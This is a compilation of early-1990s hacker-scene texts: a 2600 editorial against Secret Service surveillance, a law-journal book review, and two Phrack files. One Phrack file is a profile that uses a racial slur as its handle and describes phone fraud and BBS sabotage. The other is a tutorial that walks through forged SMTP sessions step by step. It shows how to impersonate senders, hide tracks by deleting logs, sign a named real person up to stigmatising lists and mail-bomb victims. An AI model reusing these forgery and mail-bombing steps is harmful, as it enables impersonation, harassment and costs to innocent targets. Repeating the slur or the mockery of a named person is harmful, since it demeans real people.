Apart from being disturbed by the gross generalizations that comprise their policy, it seems a tremendous waste of resources to use our Secret Service to spy on public gatherings in shopping malls. It seems certain to be a violation of our rights to allow them to disrupt these meetings and intimidate the participants, albeit indirectly. Like any other governmental agency, it is expected that the Secret Service follow the rules and not violate the constitutional rights of citizens.

If such actions are not publicly condemned, we will in effect be granting a license for their continuance and expansion. The incident above sounds like

something from the darkest days of the Soviet Union when human rights activists were intimidated by government agents and their subordinates. True, these are technology enthusiasts, not activists. But who they are is not the issue. We cannot permit governmental abuse of any person or group simply because they may be controversial.

Why do hackers evoke such controversy? Their mere presence is an inconvenience to those who want so desperately to believe the emperor is wearing clothes. Hackers have a tendency of pointing out the obvious inadequacies of the computer systems we entrust with such a large and growing part of our lives. Many people don't want to be told how flimsily these various systems are held together and how so much personal data is readily available to so many. Because hackers manage to demonstrate how simple it is to get and manipulate this information, they are held fully responsible for the security holes themselves.

But, contrary to most media perceptions, hackers have very little interest in looking at other people's personal files. Ironically, they tend to value privacy more than the rest of us because they know firsthand how vulnerable it is. Over the years, hackers have gone to the media to expose weaknesses in our credit reporting agencies, the grading system for New York City public schools, military computer systems, voice mail systems, and even commonly used push button locks that give a false sense of security. Not one of these examples resulted in significant media attention and, consequently, adequate security was either delayed or not implemented at all.

Conversely, whenever the government chooses to prosecute a hacker, most media attention focuses on what the hacker "could have done" had he been malicious. This reinforces the inaccurate depiction of hackers as the major threat to our privacy and completely ignores the failure of the system itself.

By coming out publicly and meeting with other hackers and non-hackers in an open atmosphere, we have dispelled many of the myths and helped foster an environment conducive to learning. But the message we received at the Pentagon City Mall tells us to hide, be secretive, and not trust anybody. Perhaps that's how the Secret Service wants hackers to behave. But we are not criminals and we refuse to act as such simply because we are perceived that way by uninformed bureaucrats.

Regardless of our individual outlooks on the hacker issue, we should be outraged and extremely frightened to see the Secret Service act as they did. Whether or not we believe that hackers are decent people, we must agree that they are entitled to the same constitutional freedoms the rest of us take for granted. Any less is tantamount to a very dangerous and ill-advised precedent.

Emmanuel Goldstein
Editor, 2600 Magazine -- The Hacker Quarterly (516)751-2600

(NOTE: 2600 Magazine coordinates monthly hacker meetings throughout the country.)

Two New Hardcovers November 24, 1992
~~~~~~~~~~~~~~~~~~

by Alan J. Rothman (New York Law Journal)(Page 5)

During the opening sequence of the classic English television series "The Prisoner," the lead character known only as Number 6 (brilliantly played by Patrick McGoohan) is abducted and taken to a secret location called "The Village." He desperately pleads with his captors "What do you want?" Their grim response is "Information." Through 17 thrilling episodes, his kidnappers staged elaborate high-tech ruses to find out why he quit work as a spy.

Had this story been set in the 1990s rather than the 1960s, all The Village's proprietors would have needed was a PC and a modem. They could have assembled a composite of Number 6's movements by cross-referencing records from any of the commercial data bases containing the details of nearly everyone's daily activities. Then with a bit of ingenuity, they could have tried to steal even more information by hacking into other restricted data systems.
~~~~~~~~~~~~~~~~~~

No longer fiction, but common fact, the billowing growth in the computers and telecommunications networks everywhere is generating urgent legal issues regarding the content, usage and ownership of the data coursing through them. Dilemmas have also surfaced concerning the responsibilities of the businesses which gather, sift and repackage such information. Indeed, a critical juncture has now been reached where the basic constitutional rights of privacy and expression are colliding with the ever-expanding reach of modern technology.

Two well-crafted books have recently been published which together frame the spectrum of relevant individual rights issues in these areas with uncanny symmetry. Fortunately, neither degenerates into a "computers are bad" jeremiad. Rather, they portray an appropriate balance between the virtues of computerization and disturbing cases of technological misuse for wrongful commercial and governmental ends.

Presenting array of new forms of electronic encroachment on personal privacy is Jeffrey Rothfeder's alarming new book, "Privacy for Sale: How Computerization Has Made Everyone's Private Life an Open Secret" (Simon & Schuster, 224 pages, $22). He offers the chilling thesis that anyone can find out nearly anything regarding anybody and there is nowhere left to hide. He convincingly states his case in a concise and insightful exploration of the trends and abuses in the mass processing of personal data.

The fascinating mechanics of how and where information about virtually every aspect of our lives is gathered and then computerized are extensively described. The most productive fonts include medical records, credit histories, mortgage applications, subscription lists, phone records, driver's licenses and insurance forms. Yet notwithstanding the legitimate commercial and regulatory reasons for providing these facts, the author carefully documents another more deeply hidden and troubling consequence of volunteering such information: It is constantly resold, combined with other sources and reused without your knowledge or permission for purposes entirely different from those you first intended.

Mr. Rothfeder alleges the most perilous result of these activities is the growing and highly organized sales, integration and cross-matching of databases. Businesses and government entities now have sophisticated software to generate complex demographic profiles about individuals, populations and geographic areas. In turn, these computer-generated syntheses are increasingly used for invasive and discriminatory purposes.

Numerous examples of such misuse are cited, ranging from slightly annoying to purely horrifying. The astonishing breadth of this roster includes the sale of driver's license information with height weight specifications to clothes marketers for tall men and thin women, purchases of credit histories and workmen's compensation claims reports by prospective employers who believe this material is indicative of a job applicant's character, and the creation of "propensity files" by federal agencies to identify people who have not committed any offense but might likely be criminals.

Two additional problems pervade the trafficking of intimate information. First, there is little or no federal legislation to effectively protect people from certain problems presented in the book. For example, the release of medical records thought to be "confidential" is virtually unprotected.

Second, it can be extremely difficult to have false entries corrected before they have a ripple effect on your other data. Beyond the common tales of frustration at clearing up a faulty credit report, Mr. Rothfeder relates the case of a man denied any health insurance because his medical records contained an erroneous report he was HIV positive.

JOURNEY IN CYBERSPACE

Turning to a much more accurate account, author Bruce Sterling takes readers into the ethereal realm of "cyberspace" where computers, networks, and electronic bulletin boards systems (BBS) are linked together by phone. In his first non-fiction work, "The Hacker Crackdown: Law and Disorder on the Electronic Frontier" (Bantam, 328 pages, $23), he chronicles the U.S. government's highly visible efforts in 1990 to prosecute "hackers" it suspected

of committing crimes by PC and modem. However, Mr. Sterling distinguishes this term as being more about active computer enthusiasts, most of whom have never committed any wrongdoing. The writer's other credits include some highly regarded "cyberpunk" science fiction, where computer technology is central to the plots and characters.

The "crackdown" detailed by the author began with the crash of AT&T's long-distance phone system on January 15, 1990. Although it has never been proven that hackers were responsible, this event served as the final catalyst to spur federal law enforcement agencies into concerted action against a suspected underground of computer criminals. A variety of counter-operations were executed. Most notable was Operation Sundevil the following May when agents around the country seized 42 computer systems, 23,000 diskettes, and halted 25 BBS's where the government believed hackers were exchanging tips of the trade.

Some of the government's resulting prosecutions through their nationwide efforts were moderately successful. However, the book's dramatic centerpiece is the trial of Craig Neidorf (a.k.a. Knight Lightning). Mr. Neidorf was a contributor to Phrack, an electronic magazine catering to hackers, available on various BBS's.

In January 1989, another hacker named "Prophet" transmitted a document he pilfered from BellSouth's computers regarding the 911 emergency system to Neidorf. Together they edited the text, which Neidorf then published in Phrack. In July 1990, he was placed on trial for federal charges of entering a fraudulent scheme with Prophet to steal this document. The government alleged it was worth $79,499 and that its publication threatened emergency operations. To the prosecutor's dismay, the case was dropped when the defense proved the same material was publicly available for only $13.

With insight and style, Mr. Sterling uses this and other events to cast intriguing new spins on applicable civil liberties issues.

Are the constitutional guarantees of freedom of expression and assembly fully extended to BBS dialogs and gatherings? What degree of privacy can be expected for personal data on systems which may be subject to surreptitious entry? Are hackers really breaking any laws when merely exploring new systems? Is posting a message or document on a BBS considered a "publication"? Should all BBS's be monitored just because of their potential for illegal activity? What are the responsibilities of BBS operators for the contents of, and access to, their systems?

The efforts of Mitchell Kapor, the co-developer of Lotus 123 and now chairman of ONtechnology, are depicted as a direct response to such issues raised by the crackdown. Mr. Kapor assembled a prominent group of fellow computer professionals to establish the Electronic Frontier Foundation (EFF), dedicated to education and lobbying for free speech and expression in electronic media. As well, EFF has provided support to Craig Neidorf and others they consider wrongly charged with computer crime.

Weighty legal matters aside, the author also embellishes his story with some colorful hacker lore. These denizens of cyberspace are mostly young men in their late teens or early twenties, often fueled by junk food and propelled by macho. Perhaps their most amusing trait is the monikers they adopt -- Bloodaxe, Shadowhawk, and of course, Phiber Optik.

Someone else, a non-hacker involuntary given the pseudonym "Number 6," knew his every act was continually being monitored and recorded against his will. As a manifestation of resistance to this relentless surveillance, he often bid farewell to other citizens of the Village with a sarcastic "Be seeing you." Today, the offerings of authors Rothfeder and Sterling provide a resounding "And you" as a form of rejoinder (often uttered by The Village's citizens as well), to publicize the ironic diversity threats wrought by information technology.

Number 6 cleverly managed to escape his fictional captivity in The Village during the final (and mind-boggling) episode of The Prisoner. However, based on the compelling evidence presented in these two books, the protection of individual rights in the reality of today's evolving "global village" of computer networks and telecommunications may not be so neatly resolved.

==Phrack Inc.==

Volume Four, Issue Forty-One, File 3 of 13

==Phrack Pro-Phile==

Created by Taran King (1986)

Welcome to Phrack Pro-Phile. Phrack Pro-Phile is created to bring info to you, the users, about old or highly important/controversial people. This month, we bring to you certainly one of the most controversial people (and handles) to ever emerge in the computer underground...

Supernigger

Personal

Handle:	Supernigger
Call him:	SN
Date of Birth:	Years ago
Age:	Getting along in the years.
Height:	Medium
Weight:	Medium
Computers owned:	Commodore Vic-20, C64, Amiga, 386 Compatible

How did this handle originate? Back in 1985, I had blueboxed to a bridge. Someone on there, for some reason, decided that he didn't like me, and shouted, "Get off, nigger!" He then proceeded to knock me off with a 2600 Hz tone. I immediately called back with something "un-2600 hz-able" and, when he shouted, "Get off nigger!" and blew 2600 hz, I then said, "I'm SUPERnigger, you can't knock me off, I've got the POWER!!" Fun, eh?

How I Got Started

Back in '82 or '83, I got a wonderful computer called a Commodore Vic-20. With that, I wrote a few irrelevant programs and played "Gorf!" a lot. Then, a friend suggested that I get a Commodore C-64 and disk drive for all the RAD WhErEz! it had.

Needless to say, I was not disappointed. Then a friend showed me a 5-digit number you could put in after calling an access number, and it would put a call through for you! Imagine that! This, I thought, was the key to UNLIMITED WARES!

Then, the new ware scene became tiresome and boring REAL quick. I had them all. New ones. Old ones. Middle-aged ones. I had wares coming out of my ass. Just when I was about to drop out of the scene, I saw a number posted on a board for InterCHAT (201), a multi-line chat system.

That's where the cavalcade of fun and interesting endeavors began. That's where I met Sharp Remob, Lord_foul (DP), Dark Wanderer and other members of DPAK.

Speaking of DPAK, the group was created when we found a glitch in the MCI access # that allowed any 14-digit code to work. We then made up the joke, "Today at 2:00 PM, DPAK Agents cornered an MCI official and said, 'You WILL give these people free calls!'" and proceeded to tell people about the glitch ("DPAK" came from Mad Hacker 312, who, when asked about obtaining non-published numbers, said, "Oh, you'd have to be a DPAK Agent to get that.").

After that, DPAK was tracing people before Caller ID came out, finding and creating bridges, setting up an 800 # for InterCHAT (actually 2 if you were quick enough to catch the second one), putting out Sharp Remob's Social Engineering file, and other things that I had better not mention (I would go on, but I think I might frighten you.).

I would have to say that I feel negatively toward "elite posers," people who claim to know things with the sole purpose of trying to seem "cool." These are the people you see boasting about how long they have been around (which is irrelevant), spurting out random acronyms when they have no idea how they are actually used, and trying to make something complicated and mysterious out of something mundane and simple. For example: "Hey dude, watch out, I may be listening in on your line right now with a DAMT," or "Oh, I'll just use the DRT trunk multiplexor to do a Random Interphase-seizure of the tandemized trunk." (Barf!)

Also, I think this government crackdown really sucks. What sucks is the fact that the government is going after big NAMES instead of big -CRIMES-. Rather than stopping crimes, they just want to "show who's boss." A lot of innocent lives are being ruined. In fact, after this issue of Phrack comes out, I plan to lay VERY low because they will probably want to get me now that my handle was in a phreak/hack publication.

Interests

Women:	Fast
Cars:	Fast (VWs)
Food:	Fast
Music:	All kinds (Rap, Rock, Metal, you name it)
Favorite performers:	2 Live Crew
Favorite author:	Lord Digital (the father of ELITE!ness)
Favorite Book:	Nat!onal Enl!ghtener

Most Memorable Experiences

"It works! It works!!" -- when the 800 # for InterCHAT actually worked. If you called it, you remember. That took a lot of work...

Also, at one point in time, every chat system in New Jersey was forwarded to InterCHAT.. That was truly hilarious. I strongly suggest, at this point, that everyone refrain from attempting these things. The consequences are a bit more serious now. But if you must, be VERY very careful.

...And, I would like to take this opportunity to clear up the "Free World II Incident" and other vague and unclear statements chronicled in Phrack 28. First of all, I -DID NOT- crash Black Ice BBS. In fact, some hick from Texas already stated to me that he wrote my name on the BBS when it was crashed. The same hick tends to lie and spread rumors a lot, so I don't actually know if it was him that wrote my name. Suffice to say that I didn't crash it.

Secondly, and most important, Free World II BBS was forwarded to InterCHAT because Major Havoc was a complete and total ASSHOLE.

I called his system and applied for access. When I tried to get back on, I found that my application had been deleted without so much as a notification, so I thought that the BBS hadn't saved it correctly and applied again. I found the BBS hadn't saved it correctly a second time, and when I tried to fill out the application once more, Major Havoc broke in and typed things like "Get the fuck off here" and "Hang the fuck up." I typed "Fine, have it your way" and proceeded to forward his BBS # to InterCHAT. You can't just treat people like that and expect nothing to happen.

The opening message on InterCHAT said: "Until Major Havoc learns the meaning of the word TACT (dealing with people in a non-offensive manner), his BBS has been put to better use."

(I had called the BBS in the first place to try to clear up wild rumors that The Blade had said were being tossed about on there).

I hope this has cleared things up.

Some People To Mention

Sharp Remob : He showed me the wonders of Social Engineering. He is making the big dollars now.

Lord_foul : I never realized how many people he was in contact with. Some pretty heavy hitters. He never let on how much he knew.

Applehead : The best DJ in the phreak/hack world. Truly, in mixing records, no one is his equal. Seems to be able to mesmerize phone company employees into doing his bidding as well. Could these two things be related?

Meat Puppet : "Money for nuthin, EVERYTHING for free." Why anyone would want 800 watts in their car I will never know.

Lung C00kiez : He had the best conference ideas, like Want-Ad Fun and Operator Frenzy.

DETH-2-*J00Z* : So much for political correctness. First person I know to theorize how to trace people before Caller ID came out.

Dark Wanderer : Works for Sun Microsystems now. One of the few hackers I know that has a technical computer-oriented career.

Krak Dealer : Takes consciousness-altering to the level of an art form.

Squashed Pumpkin : The enforcer.

DeeDee : The only cool bridge chick.

Dr. Mike : Cool guy when he's not threatening his girlfriend with a knife.

Gatsby : Gets the award for quick learner.

orpheus : One of the true devotees of InterCHAT, and one of the few people I know who is actually interested in HP-3000.

The whole InterCHAT crowd... Made modeming fun.

I should also mention a group of NYC individuals at this time. I would mention their names, but certain legal situations preclude that. They showed me what someone can REALLY do with an in-depth understanding of many systems.

Suffice to say that they are the creme de la creme, probably the only group up to par with DPAK.

Oh, and I cannot, I MUST NOT forget to mention The Blade, who is truly a legend in his own mind.

The Future

I see the future for hacking/phreaking as pretty bleak. Big Brother is watching. System Administrators are finally realizing that it is better to make your system impenetrable than to prosecute kids (I wish the government would realize this). If you combine these two things, there is not much to look forward to.

In Closing...

As for the standard Pro-Phile question (are most of the phreaks and hackers that I've met computer geeks?), I have not met any phreakers or hackers, so I can't say if they are geeks or not. From phone conversations, some seem like geeks, some don't.

==Phrack Inc.==

Volume Four, Issue Forty-One, File 4 of 13

Network Miscellany

< The POWER of Electronic Mail >

Compiled from Internet Sources

by The Racketeer
of The Hellfire Club

Network Miscellany created by Taran King

First of all, this guide is more than using fakemail. It literally explains the interfaces used with SMTP in detail enough that you should gain a stronger awareness of what is going on across the multitude of networks which make up the worldwide e-mail connections. It also contains my usual crude remarks and grim hacker humor (assuming it hasn't again been edited out, but I'm somewhat proud of the fact that Phrack heavily edited my "language" in last issue's article. Oh well.).

There are two objectives in this file: first, I will attempt to show that by using fakemail and SMTP, you can cause an amazing number of useful, hacker related stunts; second, I shall attempt to be the first hacker to ever send a piece of electronic mail completely around the world, ushering in a new age of computerdom!

I suggest that, unless you don't want everyone lynching you, don't try to fuck up anything that can't be repaired offhand. I've experimented with fakemail beyond this article and the results were both impressive and disastrous. Therefore, let's examine risks first, and then go onto the good stuff. Basic philosophy -- use your brain if you've got one.

RISKS:

Getting caught doing this can be labeled as computer vandalism; it may violate trespassing laws; it probably violates hundreds of NFS, Bitnet and private company guidelines and ethics policies; and finally, it will no doubt piss someone off to the point of intended revenge.

Networks have fairly good tracing abilities. If you are logged, your host may be disconnected due to disciplinary referral by network authorities (I don't think this has happened yet). Your account will almost definitely be taken away, and if you are a member of the source or target computer's company/organization, you can expect to face some sort of political shit that could result in suspension, expulsion, firing, or otherwise getting the short end of the stick for awhile.

Finally, if the government catches you attempting to vandalize another computer system, you will probably get some sort of heavy fine, community service, or both.

Odds of any of this happening if you are smart: < 1%.

PRECAUTIONS SUGGESTED:

If you have a bogus computer account (standard issue hacker necessity) then for crissake use that. Don't let "them" know who really is hacking around. (Point of clarification, I refer to "them" an awful lot in RL and in philes. "They" are the boneheadded "do-gooders" who try to blame their own lack of productivity or creativity on your committing of pseudo-crimes with a computer. FBI, SS, administrators, accountants, SPA "Don't Copy that Floppy" fucks, religious quacks, stupid rednecks, right wing conservative Republican activists, pigs, NSA, politicians who still THINK they can control us, city officials, judges, lame jurors that think a "hacker" only gets

slap-in-the-wrist punishments, lobbyists who want to blame their own failed software on kids, bankers, investors, and probably every last appalled person in Stifino's Italian Restaurant when the Colorado 2600 meeting was held there last month. Enough of the paranoid Illuminati shit, back to the phile.)

Make sure that you delete history files, logs, etc. if you have access to them. Try using computers that don't keep logs. Check /usr/adm, /etc/logs to see what logs are kept.

If you can avoid using your local host (since you value network connections in general), do so. It can avert suspicion that your host contains "hackers."

IF YOU EVER ARE CONFRONTED:

"They must have broken into that account from some other site!"

"Hackers? Around here? I never check 'who' when I log in."

"They could have been super-user -- keep an eye out to see if the scum comes back."

"Come on, they are probably making a big deal out of nothing. What could be in e-mail that would be so bad?"

"Just delete the account and the culprit will be in your office tomorrow morning." (Of course, you used a bogus account.)

PART ONE: ELECTRONIC MAIL

Basically, electronic mail has become the new medium of choice for delivering thoughts in a hurry. It is faster than the post office, cheaper than the post office, doesn't take vacations all the time like the post office, and is completely free so it doesn't have unions.

Of course, you know all that and would rather spend this time making damn sure you know what SMTP is.

To my knowledge, a completely accurate SMTP set of protocols hasn't been published in any hacker journal. The original (at least, the first I've seen) was published in the Legion of Doom Technical Journals and covered the minimum SMTP steps necessary for the program "sendmail," found in a typical Unix software package.

When you connect a raw socket to a remote SMTP compatible host, your computer is expected to give a set of commands which will result in having the sender, receiver, and message being transferred. However, unlike people who prefer the speed of compression and security of raw integer data, the folks at DARPA decided that SMTP would be pretty close to English.

If you are on the Internet, and you wanted to connect to the SMTP server, type:

```
telnet <hostname> 25
```

Port 25 is the standard port for SMTP. I doubt it would be too cool to change this, since many mail servers connect to the target hosts directly.

[Editor's Note: All mail and SMTP commands have been offset by a ">" at the beginning of each line in order not to confuse Internet mailers when sending this article through e-mail.]

When you connect, you will get a small hostname identifier for whatever SMTP server revision you've got.

```
220 huggies.colorado.edu Sendmail 2.2/2.5 8/01/88 ready at Tue, 25 Aug 91
03:14:55 edt
```

Now that you are connected, the computer is waiting for commands. First of all, you are expected to explain which computer you are calling in from. This is done with the HELO <host> command. This can be anything at all, but if you fail to give the exact host that you are connecting from, it causes the following line to appear on the e-mail message the recipient gets from you:

```
> Apparently-to:  The Racketeer <rack@lycaeum.hfc.com>
```

Instead of the classic:

```
> To:  The Racketeer <rack@lycaeum.hfc.com>
```

This is the secret to great fakemail -- the ability to avoid the "apparently-to" flag. Although it is subtle, it is a pain to avoid. In fact, in some places, there are so many "protections" to SMTP that every outside e-mail is marked with "Apparently-to." Hey, their problem.

So, go ahead and type the HELO command:

```
> HELO LYCAEUM.HFC.COM
```

The computer replies:

```
250 huggies.colorado.edu Hello LYCAEUM.HFC.COM, pleased to meet you
```

Oh, a warm reception. Older sendmail software explains with the HELP command that the computer doesn't care about HELO commands. You can check it upon login with the command "HELP HELO."

Now what you will need to do is tell the computer who is supposed to get the letter. From this point, there are all sorts of possibilities. First of all, the format for the recipient would be:

```
> RCPT TO: <name@host>
```

And *NOTE*, the "<" and ">" symbols should be present! Some computers, especially sticklers like Prime, won't even accept the letters unless they adhere specifically to the protocol! Now, if you give a local address name, such as:

```
> RCPT TO: <smith>
```

...then it will treat the mail as if it were sent locally, even though it was sent through the Internet. Giving a computer its own host name is valid, although there is a chance that it will claim that the machine you are calling from had something to do with it.

```
> RCPT TO: <smith@thishost>
```

...will check to see if there is a "smith" at this particular computer. If the computer finds "smith," then it will tell you there is no problem. If you decide to use this computer as a forwarding host (between two other points), you can type:

```
> RCPT TO: <smith@someotherhost>
```

This will cause the mail to be forwarded to someotherhost's SMTP port and the letter will no longer be a problem for you. I'll be using this trick to send my letter around the world.

Now, after you have given the name of the person who is to receive the letter, you have to tell the computer who is sending it.

```
> MAIL FROM: <rack@lycaeum.hfc.com>      ; Really from
> MAIL FROM: <rack>                      ; Localhost
> MAIL FROM: <rack@osi.mil>              ; Fake -- "3rd party host"
> MAIL FROM: <lycaeum.hfc.com|rack>      ; UUCP Path
```

Essentially, if you claim the letter is from a "3rd party," then the other machine will accept it due to UUCP style routing. This will be explained later

on.

The next step is actually entering the e-mail message. The first few lines of each message consists of the message title, X-Messages, headers, Forwarding Lines, etc. These are completely up to the individual mail program, but a few simple standards will be printed later, but first let's run through the step-by-step way to send fakemail. You type anything that isn't preceded by a number.

```
220 hal.gnu.ai.mit.edu Sendmail AIX 3.2/UCB 5.64/4.0 ready at Tue, 21 Jul 1992
22:15:03 -0400
> helo lycaeum.hfc.com
250 hal.gnu.ai.mit.edu Hello lycaeum.hfc.com, pleased to meet you
> mail from: <rack@lycaeum.hfc.com>
250 <rack@lycaeum.hfc.com>... Sender ok
> rcpt to: <phrack@gnu.ai.mit.edu>
250 <phrack@gnu.ai.mit.edu>... Recipient ok
> data
354 Enter mail, end with "." on a line by itself
> Yo, C.D. -- mind letting me use this account?
> .
250 Ok
> quit
```

Now, here are a few more advanced ways of using sendmail. First of all, there is the VRFY command. You can use this for two basic things: checking up on a single user or checking up on a list of users. Anyone with basic knowledge of ANY of the major computer networks knows that there are mailing lists which allow several people to share mail. You can use the VRFY command to view every member on the entire list.

```
> vrfy phrack
250 Phrack Classic <phrack>
```

Or, to see everyone on a mailing list:

```
> vrfy phrack-staff-list
250 Knight Lightning <kl@stormking.com>
250 Dispater <dispater@stormking.com>
```

Note - this isn't the same thing as a LISTSERV -- like the one that distributes Phrack. LISTSERVs themselves are quite powerful tools because they allow people to sign on and off of lists without human moderation. Alias lists are a serious problem to moderate effectively.

This can be useful to just check to see if an account exists. It can be helpful if you suspect a machine has a hacked finger daemon or something to hide the user's identity. Getting a list of users from mailing lists doesn't have a great deal of uses, but if you are trying very hard to learn someone's real identity, and you suspect they are signed up to a list, just check for all users from that particular host site and see if there are any matches.

Finally, there is one last section to e-mail -- the actual message itself. In fact, this is the most important area to concentrate on in order to avoid the infamous "Apparently-to:" line. Basically, the data consists of a few lines of title information and then the actual message follows.

There is a set of guidelines you must follow in order for the quotes to appear in correct order. You won't want to have a space separate your titles from your name, for example. Here is an example of a real e-mail message:

```
> From: rack@lycaeum.hfc.com
> Received: by dockmaster.ncsc.mil (5.12/3.7) id AA10000; Thu, 6 Feb 92
> 12:00:00
> Message-Id: <666.AA10000@dockmaster.ncsc.mil>
> To: RMorris@dockmaster.ncsc.mil
> Date: Thu, 06 Feb 92 12:00:00
> Title: *wave* Hello, No Such Agency dude!
>
> NIST sucks.  Say "hi" to your kid for me from all of us at Phrack!
```

Likewise, if you try to create a message without an information line, your message would look something like this:

```
> From: rack@lycaeum.hfc.com
> Received: by dockmaster.ncsc.mil (5.12/3.7) id AA10000; Thu, 6 Feb 92
> 12:00:00 -0500
> Message-Id: <666.AA10000@dockmaster.ncsc.mil>
> Date: Thu, 06 Feb 92 12:00:00
> Apparently-to: RMorris@dockmaster.ncsc.mil

> NIST sucks.  Say "hi" to your kid for me from all of us at Phrack!
```

Basically, this looks pretty obvious that it's fakemail, not because I altered the numbers necessarily, but because it doesn't have a title line, it doesn't have the "Date:" in the right place, and because the "Apparently-to:" designation was on.

To create the "realistic" e-mail, you would enter:

```
> helo lycaeum.hfc.com
> mail from: <rack@lycaeum.hfc.com>
> rcpt to: <RMorris@docmaster.ncsc.mil>
> data
> To:  RMorris@dockmaster.ncsc.mil>
> Date: Thu, 06 Feb 92 12:00:00
> Title: *wave* Hello, No Such Agency dude!
>
> NIST sucks.  Say "hi" to your kid for me from all of us at Phrack!
> .
```

Notice that, even though you are in "data" mode, you are still giving commands to sendmail. All of the lines can (even if only partially) be altered through the data command. This is perfect for sending good fakemail. For example:

```
> helo lycaeum.hfc.com
> mail from: <dale@opus.tymnet.com>
> rcpt to: <listserv@brownvm.brown.edu>
> data
> Received: by lycaeum.hfc.com (5.12/3.7) id AA11891; Thu 6 Feb 92 12:00:00
> Message-Id: <230.AA11891@lycaeum.hfc.com>
> To: <listserv@brownvm.brown.edu>
> Date: Thu, 06 Feb 92 12:00:00
> Title:  Ohh, sign me up Puuuleeeze.
>
> subscribe BISEXU-L Dale "Fist Me" Drew
> .
```

Now, according to this e-mail path, you are telling the other computer that you received this letter from OPUS.TYMNET.COM, and it is being forwarded by your machine to BROWNVM.BROWN.EDU. Basically, you are stepping into the middle of the line and claiming you've been waiting there all this time. This is a legit method of sending e-mail!

Originally, when sendmail was less automated, you had to list every computer that your mail had to move between in order for it to arrive. If you were computer ALPHA, you'd have to send e-mail to account "joe" on computer GAMMA by this address:

```
> mail to: <beta!ceti!delta!epsilon!freddy!gamma!joe>
```

Notice that the account name goes last and the host names "lead" up to that account. The e-mail will be routed directly to each machine until it finally reaches GAMMA. This is still required today, especially between networks like Internet and Bitnet -- where certain hosts are capable of sending mail between networks. This particular style of sending e-mail is called "UUCP Style" routing.

Sometimes, hosts will use the forwarding UUCP style mail addresses in case

the host has no concept of how to deal with a name address. Your machine simply routes the e-mail to a second host which is capable of resolving the rest of the name. Although these machines are going out of style, they still exist.

The third reasonable case of where e-mail will be routed between hosts is when, instead of having each computer waste individual time dealing with each piece of e-mail that comes about, the computer gives the mail to a dedicated mailserver which will then deliver the mail. This is quite common all over the network -- especially due to the fact that the Internet is only a few T1 lines in comparison to the multitude of 9600 and 14.4K baud modems that everyone is so protective of people over-using. Of course, this doesn't cause the address to be in UUCP format, but when it reaches the other end of the network, it'll be impossible to tell what method the letter used to get sent.

Okay, now we can send fairly reasonable electronic fakemail. This stuff can't easily be distinguished between regular e-mail unless you either really botched it up (say, sending fakemail between two people on the same machine by way of 4 national hosts or something) or really had bad timing.

Let's now discuss the POWER of fakemail. Fakemail itself is basically a great way to fool people into thinking you are someone else. You could try to social engineer information out of people on a machine by fakemail, but at the same time, why not just hack the root password and use "root" to do it? This way you can get the reply to the mail as well. It doesn't seem reasonable to social engineer anything while you are root either. Who knows. Maybe a really great opportunity will pop up some day -- but until then, let's forget about dealing person-to-person with fakemail, and instead deal with person-to-machine.

There are many places on the Internet that respond to received electronic mail automatically. You have all of the Archie sites that will respond, all of the Internet/Bitnet LISTSERVs, and Bitmail FTP servers. Actually, there are several other servers, too, such as the diplomacy adjudicator. Unfortunately, this isn't anywhere nearly as annoying as what you can do with other servers.

First, let's cover LISTSERVs. As you saw above, I created a fakemail message that would sign up Mr. Dale Drew to the BISEXU-L LISTSERV. This means that any of the "netnews" regarding bisexual behavior on the Internet would be sent directly to his mailbox. He would be on this list (which is public and accessible by anyone) and likewise be assumed to be a member of the network bisexual community.

This fakemail message would go all the way to the LISTSERV, it would register Mr. Dictator for the BISEXU-L list, >DISCARD< my message, and, because it thinks that Dale Drew sent the message, it will go ahead and sign him up to receive all the bisexual information on the network.

And people wonder why I don't even give out my e-mail address.

The complete list of all groups on the Internet is available in the file "list_of_lists" which is available almost everywhere so poke around wuarchive.wustl.edu or ftp.uu.net until you find it. You'll notice that there are several groups that are quite fanatic and would freak out nearly anybody who was suddenly signed up to one.

Ever notice how big mega-companies like IBM squelch little people who try to make copies of their ideas? Even though you cannot "patent" an "idea," folks like IBM want you to believe they can. They send their "brute" squad of cheap lawyers to "legal-fee-to-death" small firms. If you wanted to "nickel-and-dime" someone out of existence, try considering the following:

CompuServe is now taking electronic mail from the Internet. This is good. CompuServe charges for wasting too much of their drive space with stored e-mail. This is bad. You can really freak out someone you don't like on CompuServe by signing them up to the Dungeons and Dragons list, complete with several megabytes of fluff per day. This is cool. They will then get charged hefty fines by CompuServe. That is fucked up. How the hell could they know?

CompuServe e-mail addresses are userid@compuserve.com, but as the Internet

users realize, they can't send commas (",") as e-mail paths. Therefore, use a period in place of every comma. If your e-mail address was 767,04821 on CompuServe then it would be 767.04821 for the Internet. CompuServe tends to "chop" most of the message headers that Internet creates out of the mail before it reaches the end user. This makes them particularly vulnerable to fakemail.

You'll have to check with your individual pay services, but I believe such groups as MCI Mail also have time limitations. Your typical non-Internet-knowing schmuck would never figure out how to sign off of some God-awful fluff contained LISTSERV such as the Advanced Dungeons & Dragons list. The amount of damage you could cause in monetary value alone to an account would be horrendous.

Some groups charge for connection time to the Internet -- admittedly, the fees are reasonable -- I've seen the price at about $2 per hour for communications. However, late at night, you could cause massive e-mail traffic on some poor sap's line that they might not catch. They don't have a way to shut this off, so they are basically screwed. Be WARY, though -- this sabotage could land you in deep shit. It isn't actually fraud, but it could be considered "unauthorized usage of equipment" and could get you a serious fine. However, if you are good enough, you won't get caught and the poor fucks will have to pay the fees themselves!

Now let's investigate short-term VOLUME damage to an e-mail address. There are several anonymous FTP sites that exist out there with a service known as BIT FTP. This means that a user from Bitnet, or one who just has e-mail and no other network services, can still download files off of an FTP site. The "help" file on this is stored in Appendix C, regarding the usage of Digital's FTP mail server.

Basically, if you wanted to fool the FTP Mail Server into bombarding some poor slob with an ungodly huge amount of mail, try doing a regular "fakemail" on the guy, with the enclosed message packet:

```
> helo lycaeum.hfc.com
> mail from: <dale@opus.tymnet.com>
> rcpt to: <ftpmail@decwrl.dec.com>
> data
> Received: by lycaeum.hfc.com (5.12/3.7) id AA10992; Fri 9 Oct 92 12:00:00
> Message-Id: <230.AA11891@lycaeum.hfc.com>
> To: <listserv@brownvm.brown.edu>
> Date: Fri, 09 Oct 92 12:00:00
> Title:  Hey, I don't have THAT nifty program!
>
> reply dale@opus.tymnet.com
> connect wuarchive.wustl.edu anonymous fistme@opus.tymnet.com
> binary
> get mirrors/gnu/gcc-2.3.2.tar.Z
> quit
> .
```

What is particularly nasty about this is that somewhere between 15 and 20 megabytes of messages are going to be dumped into this poor guy's account. All of the files will be uuencoded and broken down into separate messages! Instead of deleting just one file, there will be literally hundreds of messages to delete! Obnoxious! Nearly impossible to trace, too!

